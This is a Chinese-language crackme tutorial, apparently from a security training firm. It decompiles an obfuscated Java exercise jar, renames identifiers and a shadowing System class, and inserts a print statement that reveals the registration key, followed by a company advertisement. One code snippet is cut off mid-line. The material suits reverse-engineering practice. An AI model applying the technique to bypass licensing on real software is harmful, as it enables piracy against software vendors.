
先用 JD-GUI 工具将 jar 包转换为 java 代码，如图：



分析代码可知：

1、代码经过了混淆处理，即关键的类、方法、字符串等都混淆为乱码。

2、从入口函数（UnitTests 类中的 button 点击事件）探寻，可以发现主要处理注册码判断处理的方法是：下图这个方法



破解过程：


1、先将 JD-GUI 工具中导出的 src 文件导入到 eclipse 中。

2、由于 exercise2.jar 这个文件的不大，所以可以将代码中混淆的类、方法、字符串等乱码替换成符合正常编码的字符串。

3、在导入的代码中我们可以看到 exercise2.jar 文件保护注册码的方法是：

代码中总共有四个自定义的类，分别是：Start \System\UnitTests\y_class(修改后的替换符),其中 System 类是关键，因为 Java 中有自带的 System 类，它是属于 java.lang 包中的，当自定义类中存在相同命名的类，编译和运行都不会报错。exercise2.jar 中 System 默认都是自定义的，所以当破解者想使用 System.out.println()关键信息的时候，就出现 java.lang.NullPointerException（空指针异常），所以得将自定义的 System 类修改为其他命名，如 System1

将混淆代码替换后的代码如下：



注意:

1、替换字符串可以随意取，但是要避免与源码中的关键对象命名重复，所以最好统一整体命名风格，加以区分。如：y_class/method/_**


2、替换的时候先对混淆后的代码熟悉，避免胡乱替换，导致替换后的程序报错。


查看替换后的代码，会发现验证注册码是否正确的比较字符为：

```
for (int y_class_num2 = 0; y_class_num2 < 4; y_class_num2++)
{
  for (int y_class_num3 = 0; y_class_num3 < 4; y_class_num3++) {    正确的字符
  System.out.println
  ("正确字符："+y_class_array2.charAt(Start.y_method(y_class_num1 + y_class_num3, y_class_array2)));
    if (y_class_string1.charAt(y_class_num1 + y_class_num3) != y_class_array2.charAt(Start.y_method(y_class_num1
      keyGuessWrong = false;
    }
  }
  y_class_num1 += 5;
}
return keyGuessWrong;
```

破解结果：

运行程序，console 中就会输出正确的字符：





知识补充：

JD-GUI 工具使用

Java 中的命名规则

广告：

西安胡门网络技术有限公司成立于 2014 年，注册资本 500 万元，是国内领先的专业信息安全实验室和网络攻防实验室解决方案提供商。公司分别在西安电子科技大学和陕西省信息中心设办公区，公司拥有 40 余名研发技术人员，专业的研发团队为全国合作伙伴和用户提供及时强有力的技术支持。

自成立以来，胡门网络依托西安电子科技大学雄厚的科技人才优势，陆续推出了云虚拟化网络攻防实验室平台、云计算虚拟化 CTF 竞赛平台、云计算虚拟化信息安全培训平台、在线智能终端安全检测平台、模型化漏洞挖掘平台等产品。

2016 年公司成为政府网站综合防护系统陕西省服务站。通过多年的技术积累，可为各机构提供全方位信息安全风险评估、产品定制研发和技术培训服务等。胡门网络的各项产品已经广泛应用于政府、教育、军队、央企等，并为他们提供专业网络攻防实验室建设服务。